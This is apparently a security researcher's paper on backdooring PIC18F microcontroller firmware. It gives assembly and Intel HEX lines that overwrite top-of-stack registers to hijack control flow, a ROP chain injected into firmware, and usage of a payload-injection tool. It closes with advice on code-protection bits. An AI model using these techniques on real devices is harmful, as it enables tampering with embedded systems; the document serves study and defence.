
All families of Microchip microcontrollers have PUSH and POP instructions to increment or decrement the stack pointer by two. Keeping in mind that the stack can store up to 31 return addresses, with only those instructions we probably will not be able to make something interesting from an attacker viewpoint. However, in high-performance microcontrollers (PIC18F and newer) the story is different, now we have direct access to the stack data in writable mode.

It means that we are able to modify the TOS (Top Of Stack) writing any memory address where we want to jump to when a "return" is executed. Basically, we can alter the execution flow making redirections to whatever location we had in the original program.

This opens us at least two fun alternatives: on one hand we could place our payload anywhere and then write the TOS with the corresponding memory address followed by a return, in every place we want our payload to get executed. On the other hand, we can perform something similar to a ROP-chain writing the TOS with memory addresses from the parts of the code we want to execute, creating the payload with the instruction already written.

STKPTR, TOSU, TOSH & TOSL

There are four SFR (Special Function Register) to manipulate the stack. The first one is STKPTR which contains the value of the Stack Pointer. While TOSU, TOSH and TOSL registers compose the "top of stack" data. The following graph depicts the stack and an example of possible values in these registers.




STKPTR represents the stack pointer while TOSU, TOSH and TOSL compose the TOS data

In practical implementation, we need to increment the STKPTR, write the TOSU, TOSH and TOSL with the memory address where we want to jump to, and finally execute a return.

The assembly code would be like the following one:

```
INCF        STKPTR,F      // Increment stack pointer register
MOVLW       0x00
MOVWF       TOSU          // Write 0x00 in TOSU
MOVLW       0x0C
MOVWF       TOSH          // Write 0x0C in TOSH
MOVLW       0x72
MOVWF       TOSL          // Write 0x72 in TOSL
RETURN
```

In the above code example, the program will jump to 0x000C72 memory address, starting to execute the ASM instructions located there. In the next picture we can observe the assembly and disassembly version of this code, jumping to 0x000024.



Writing the TOS (Top Of Stack) to make a flow redirection to 0x000024.

From an attacker viewpoint, the memory address 0x000024 might be the location of our payload previously injected or a gadget to be executed.

As observed in the image above, to alter the stack data we should inject the following opcodes: FC2A 000E FF6E 000E FE6E 240E FD6E 1200 (in red those bytes which compose the memory address to jump to). As another example, if we want to jump to 0x001C27, the OpCodes to be injected would be: FC2A 000E FF6E 1C0E FE6E 270E FD6E 1200.

```
:1000000003EF00F00000836A000E956E8380FC2AE7
:10001000000EFF6E000EFE6E240EFD6E120006EF47
:1000200000F00000838C13EF00F0FFFFFFFFFFFFE5
```

Code injection to manipulate the stack and alter the program flow.

ROP chain

As a first step to executing a ROP chain, we need to find all the necessary gadgets in the firmware. All gadgets must end in RETURN or RETLW to continue executing the others in the correct way. In the image below is observed a possible gadget at the memory address 0x0040.

0040	8683		BSF PORTD, 3, ACCESS
0042	EC03		CALL 0x6, 0
0044	F000		NOP
0046	0C00		RETLW 0x0

This gadget starts at the memory address 0x0040 and ends at the 0x0046.

After finding all the gadgets (parts of the code ending with a return) that we want to execute, it is possible to assemble the ROP chain with all the memory addresses where each of the gadgets starts.

ROP gadgets:

0x0060 = 0xFC2A 00 0EFF6E 00 0EFE6E 60 0EFD6E
0x0058 = 0xFC2A 00 0EFF6E 00 0EFE6E 58 0EFD6E
0x0050 = 0xFC2A 00 0EFF6E 00 0EFE6E 50 0EFD6E
0x0048 = 0xFC2A 00 0EFF6E 00 0EFE6E 48 0EFD6E
0x0040 = 0xFC2A 00 0EFF6E 00 0EFE6E 40 0EFD6E
0x0038 = 0xFC2A 00 0EFF6E 00 0EFE6E 38 0EFD6E
0x0030 = 0xFC2A 00 0EFF6E 00 0EFE6E 30 0EFD6E
0x0028 = 0xFC2A 00 0EFF6E 00 0EFE6E 28 0EFD6E

RET = 0x1200

Microcontrollers have a LIFO stack too, it means that -in this case- the first gadget to be executed will be the one at the memory address 0x0028 (the last one injected in the ROP chain). In the firmware, the injected ROP chain will look like the following one:

```
:10005000838A03EC00F0000C838C03EC00F0000CAE
:10006000838E03EC00F0000C836A03EC00F0000EBA
:10007000956EFC2A000EFF6E000EFE6E600EFD6E89
:10008000FC2A000EFF6E000EFE6E580EFD6EFC2A5E
:10009000000EFF6E000EFE6E500EFD6EFC2A000E6E
:1000A000FF6E000EFE6E480EFD6EFC2A000EFF6E07
:1000B000000EFE6E400EFD6EFC2A000EFF6E000E5E
:1000C000FE6E380EFD6EFC2A000EFF6E000EFE6EF8
:1000D000300EFD6EFC2A000EFF6E000EFE6E280E26
:1000E000FD6E1200FFFFFFFFFFFFFFFFFFFFFFFF9F
```

ROP chain injected in the microcontroller’s firmware.

To sum up, we learned how to play on the stack of a target microcontroller and alter the program flow to our convenience, in order to execute a payload injected or make a chain of parts of code to be executed.


AUTOMATING PAYLOAD INJECTION

Wherever place we put our payload, it is necessary to fix the CALL and GOTO jumps and recalculate the checksum of every altered line in the .hex file. In large programs, doing this process manually might be tedious. That is why I developed an open source tool for automatizing payload injection.

As parameters, this tool takes the original program memory (.hex dump) as input, the payload to be injected along as the memory address where it must be placed, and the name of the backdoored file as output.

For example:

--input /path/to/memory_dump.hex
--payload AE50AC8AAC98AB8EAD6E
--address 0x5CE
--output /path/to/new/backdoored_file.hex



UCPI is a tool for backdooring a microcontroller program memory

As observed, it places the payload at the memory address specified by the parameter "-a". Then, fixes all CALL and GOTO jumps and makes the checksum recalculation, generating the new backdoored file as output.

You can download this tool from the following Github: https://github.com/UnaPibaGeek/UCPI.

PROGRAM MEMORY PROTECTIONS

From a security point of view, we can't avoid that someone overwrites the whole program memory of our microcontroller. However, we can protect it from memory dumps and with that avoid payload injections like the ones we learned in this paper.

The famous *Code Protection* bit will not protect your program against memory dumps. If you assemble it with the following config directives, memory dumps will work and someone else will be able to disassemble your program.

```
; CONFIG5L
  CONFIG  CP0 = ON
  CONFIG  CP1 = ON
  CONFIG  CP2 = ON
  CONFIG  CP3 = ON
```

	5	0008	6E00		MOVWF 0x0, ACCESS
	6	000A	38D8		SWAPF STATUS, W, ACCESS
	7	000C	6E01		MOVWF 0x1, ACCESS
	8	000E	BA9E		BTFSC PIR1, 5, ACCESS
	9	0010	EC24		CALL 0x48, 0
	10	0012	F000		NOP
	11	0014	B4F2		BTFSC INTCON, 2, ACCESS
	12	0016	EC27		CALL 0x4E, 0
	13	0018	F000		NOP
	14	001A	BC9E		BTFSC PIR1, 6, ACCESS

Enabling these CP bits won't protect your code from memory dumps

If you want to protect your microcontroller from memory dumps, you must enable the CPB (Boot protection) and CPD (Data protection) bits at the beginning of your program, before the main code, where configurations bits are set (check out the graph of program structure at "understanding a program structure" section).

```
; CONFIG5H
  CONFIG  CPB = ON
  CONFIG  CPD = ON
```

	5	0008	0000		NOP
	6	000A	0000		NOP
	7	000C	0000		NOP
	8	000E	0000		NOP
	9	0010	0000		NOP
	10	0012	0000		NOP
	11	0014	0000		NOP

Enabling boot and data protection

As observed in the images above, when we enable the CPB and CPD bits, *memory dumps will fail*, showing just 00's instead the right program code.

CONCLUSIONS

I hope this paper help you on your way to learning about microcontrollers and lets you get some fun by backdooring them :) Thanks for reading.

Sheila A. Berta - @UnaPibaGeek.
Offensive Security Researcher.
shey.x7@gmail.com.

References

[1] https://medium.com/@aploopve/microcontroladores-vs-microprocesadores-9e8c7edfb746.

[2] https://www.sparkfun.com/datasheets/Programmers/PICkit_3_User_Guide_51795A.pdf.

[3] https://www.microchip.com/doclisting/TechDoc.aspx?type=datasheet.

[4] http://www.microcontrollerboard.com/pic_memory_organization.html#3Types.

[5] http://www.t-es-t.hu/download/microchip/an818a.pdf.

[6] http://ww1.microchip.com/downloads/en/devicedoc/40001303h.pdf.